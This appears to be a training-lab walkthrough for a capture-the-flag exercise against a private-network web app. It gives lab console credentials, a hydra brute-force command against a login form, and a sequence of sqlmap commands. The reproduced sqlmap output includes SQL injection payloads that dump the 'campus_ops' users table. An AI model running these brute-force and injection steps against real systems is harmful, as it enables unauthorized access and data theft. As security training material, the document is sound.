




Type the url in your machine: <http://192.168.5.150/login/> and enter the participant credentials.



Open your participant portal, click on notifications and click on the latest notification received.




Click on take console link named PR-VAPT3.



Credentials: kali/P@ssw0rd@1




Note: Once you find the flags, open the participant portal, click on submit + button to submit the solution. After submitting all the flags of the Stage, click on verify stage to check whether your answers are right. You will be able to proceed to stage2 only if you complete the stage1. Once you come to the last stage, then only you select complete button. If you select complete button while you're in stage1, your test will be closed.




Scenario name: Brute Force:

Step1: Open a firefox browser in your assigned VAPT machine and access the victim ip i.e. <http://192.168.5.167>




Step2: Type the below command in the VAPT terminal


hydra -l admin -P /usr/share/wordlist/rockyou.txt 192.168.5.167 http-post-form "/login.php:username=^USER^&password=^PASS^:S=dashboard.php" -V -f



We have successfully bruteforced it and we have got the credentials i.e. admin/purple1




Step3: Come back to the browser you had opened earlier in the firefox browser, and give the credentials here which you got in step2. After that click on access workspace.




Step4: Scroll down the website and you will notice that we have identified our first flag.

i.e. = **FLAG1{BRUTE_FORCE_ADMIN_PURPLE1_LOGIN}**




Step5: Signout of the website once you get the flag.



Scenario name: SQL Injection

Step1: Open another terminal and type the below command

```
sqlmap -u "http://192.168.5.167/login.php" --data="username=admin&password=purple1" -p username --batch --current-db
```



Step2: Scroll down and you will notice that we have got a DB details. Now we will find the DB tables in the next step.

```

Session Actions Edit View Help
[14:18:39] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[14:18:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:18:39] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[14:18:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[14:18:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically ex
tending the range for current UNION query injection technique test
[14:18:39] [INFO] target URL appears to have 5 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[14:18:39] [INFO] POST parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 567 HTTP(s) requests:
--
Parameter: username (POST)
Type: boolean-based blind
Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: username=admin' AND EXTRACTVALUE(8373,CASE WHEN (8373=8373) THEN 8373 ELSE 0x3A END)-- lcVZ6password=purple1

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: username=admin' AND GTID_SUBSET(CONCAT(0x7162787171,(SELECT (ELT(8229=8229,1))),0x716b767171),8229)-- znrh6password=purple1

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 8652 FROM (SELECT(SLEEP(5)))KzIp)-- vAnC6password=purple1

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: username=-5683' UNION ALL SELECT 25,25,CONCAT(0x7162787171,0x637646534d5479634d7367724b4e535641484867a794d664a7a6671516f78666756745371694651,
0x716b767171),25,25#6password=purple1

[14:18:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 8.2.31, Nginx
back-end DBMS: MySQL >= 5.6
[14:18:39] [INFO] fetching current database
current database: 'campus_ops'
[14:18:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.5.167'
[14:18:39] [WARNING] your sqlmap version is outdated
[*] ending @ 14:18:39 /2026-06-09/

--(kali@PR-VAPT1)-[~]

```

Step3: Type the below command

sqlmap -u "<http://192.168.5.167/login.php>" --data="username=admin&password=purple1" -p username --batch -D campus_ops --tables

```

kali@PR-VAPT1: ~
Session Actions Edit View Help

--(kali@PR-VAPT1)-[~]
$ sqlmap -u "http://192.168.5.167/login.php" --data="username=admin&password=purple1" -p username --batch -D campus_ops --tables

{1.9.12#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:23:01 /2026-06-09/

[14:23:01] [INFO] resuming back-end DBMS 'mysql'
[14:23:01] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.5.167/dashboard.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=67a7b91b28d...3878d5b0d9'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: username (POST)
Type: boolean-based blind
Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: username=admin' AND EXTRACTVALUE(8373,CASE WHEN (8373=8373) THEN 8373 ELSE 0x3A END)-- lcVZ6password=purple1

```

Step4: We have got the tables. Our main focus now should be on table named users.

```
[14:23:01] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP, PHP 8.2.31
back-end DBMS: MySQL ≥ 5.6
[14:23:01] [INFO] fetching tables for database: 'campus_ops'
Database: campus_ops
[3 tables]
+-----+
| departments |
| service_tickets |
| users |
+-----+

[14:23:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.5.167'
[14:23:01] [WARNING] your sqlmap version is outdated

[*] ending @ 14:23:01 /2026-06-09/

(kali@PR-VAPT1)-[~]
$
```

Step5: Now inside the user's table, we are extracting the column names.

Now type the below command to get the column:

sqlmap -u "<http://192.168.5.167/login.php>" --data="username=admin&password=purple1" -p username --batch -D campus_ops -T users -C user --dump

```
Session Actions Edit View Help

(kali@PR-VAPT1)-[~]
$ sqlmap -u "http://192.168.5.167/login.php" --data="username=admin&password=purple1" -p username --batch -D campus_ops -T users -C user --dump

{1.9.12@stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:25:55 /2026-06-09/

[14:25:55] [INFO] resuming back-end DBMS 'mysql'
[14:25:55] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.5.167/dashboard.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1f30605553f...861fc83f39'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)
Type: boolean-based blind
Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: username=admin' AND EXTRACTVALUE(8373,CASE WHEN (8373=8373) THEN 8373 ELSE 0x3A END)-- lcVZ6password=purple1

Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: username=admin' AND GTID_SUBSET(CONCAT(0x7162787171,(SELECT (ELT(8229=8229,1))))0x716b767171),8229)-- znrh6password=purple1

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
```

We have got our second flag i.e. = FLAG2{SQLMAP_DUMPED_USER_FIELD_FROM_DATABASE}

```
[14:39:32] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP, PHP 8.2.31
back-end DBMS: MySQL ≥ 5.6
[14:39:32] [INFO] fetching entries of column(s) 'user' for table 'users' in database 'campus_ops'
Database: campus_ops
Table: users
[4 entries]
+-----+
| user |
+-----+
| System Administrator |
| Records Manager |
| Documentation Desk |
| FLAG2{SQLMAP_DUMPED_USER_FIELD_FROM_DATABASE} |
+-----+


[14:39:32] [INFO] table 'campus_ops.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.5.167/dump/campus_ops/users.csv'
[14:39:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.5.167'
[14:39:32] [WARNING] your sqlmap version is outdated

[*] ending @ 14:39:32 /2026-06-09/

